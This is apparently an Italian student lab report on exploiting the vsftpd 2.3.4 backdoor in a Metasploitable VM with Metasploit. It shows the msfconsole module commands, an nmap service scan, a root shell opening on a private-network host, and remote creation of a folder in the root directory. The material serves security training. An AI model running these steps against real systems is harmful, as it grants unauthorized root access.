



S7L1: EXPLOIT METASPLOITABLE

MATTIA GERARDI



1. COSA SIGNIFICA EXPLOIT

L'"exploit" si riferisce a un tipo specifico di software o sequenza di comandi progettati per sfruttare una vulnerabilità in un sistema informatico, un'applicazione o un componente del software. Gli exploit vengono utilizzati per approfittare di falle di sicurezza al fine di ottenere accesso non autorizzato a sistemi, dati o risorse



2. PROTOCOLLO SELEZIONATO PER L'ATTACCO

Il protocollo che utilizzeremo per eseguire l'attacco sarà vsftpd.

3. SPIEGAZIONE EXPLOIT

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > search vsftpd  
Matching Modules  


| # | Name                                 | Disclosure Date | Rank      | Check | Description                              |
|---|--------------------------------------|-----------------|-----------|-------|------------------------------------------|
| 0 | auxiliary/dos/ftp/vsftpd_232         | 2011-02-03      | normal    | Yes   | VSFTPD 2.3.2 Denial of Service           |
| 1 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03      | excellent | No    | VSFTPD v2.3.4 Backdoor Command Execution |

  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > use  
Display all 5493 possibilities? (y or n)  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.101  
RHOSTS => 192.168.50.101  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name    | Current Setting | Required | Description                                                                                       |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------|
| CHOST   | no              | no       | The local client address                                                                          |
| CPORT   | no              | no       | The local client port                                                                             |
| Proxies | no              | no       | A proxy chain of format type:host:port[,type:host:port][...]                                      |
| RHOSTS  | 192.168.50.101  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit |


```

Primo step sara di avviare msfconsole su kali linux che e la nostra macchina attaccante e cercare se ce un exploit disponibile per il protocollo vsftpd.

3. SPIEGAZIONE EXPLOIT

```
kali@kali: ~  
File Actions Edit View Help  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet   Linux telnetd  
25/tcp    open  smtp     Postfix smtpd  
53/tcp    open  domain   ISC BIND 9.4.2  
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind  2 (RPC #100000)  
139/tcp   filtered netbios-ssn  
445/tcp   filtered microsoft-ds  
512/tcp   open  exec     netkit-rsh rexecd  
513/tcp   open  login    OpenBSD or Solaris rlogind  
514/tcp   open  shell    Netkit rshd  
1099/tcp  open  java-rmi GNU Classpath gmmiregistry  
1524/tcp  filtered ingreslock  
2049/tcp  open  nfs      2-4 (RPC #100003)  
2121/tcp  open  ftp      ProFTPD 1.3.1  
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc      VNC (protocol 3.3)  
6000/tcp  open  X11      (access denied)  
6667/tcp  open  irc      UnrealIRCd  
8080/tcp  open  ajp13    Apache Jserv (Protocol v1.3)  
8180/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 25.45 seconds
```


Secondo step sara quello di eseguire nmap per verificare se la porta utilizzata dal protocollo vsftpd sia corretta

3. SPIEGAZIONE EXPLOIT

```
kali@kali:~  
File Actions Edit View Help  
[*] 192.168.50.101:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 192.168.50.101:21 - USER: 331 Please specify the password.  
[*] 192.168.50.101:21 - Backdoor service has been spawned, handling...  
[*] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.50.100:35825 → 192.168.50.101:6200) at 2024-01-15 04:24:01 -0500  
  
ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:11:ea:3a  
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe11:ea3a/64  Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:1415 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:1360 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:112553 (109.9 KB)  TX bytes:130611 (127.5 KB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128  Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:31749 (31.0 KB)  TX bytes:31749 (31.0 KB)
```

Terzo step sarà eseguire l'exploit tramite msfconsole per creare una backdoor all'interno di metasploitable

3. SPIEGAZIONE EXPLOIT



A terminal window titled 'kali@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The terminal shows the following commands and output:

```
sudo su
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
v
var
vmlinuz
```

The 'ls' command output lists the contents of the root directory, including 'test_metasploit'.

Ultimo sarà quello di creare da remoto una cartella in root /
chiamata test_metasploit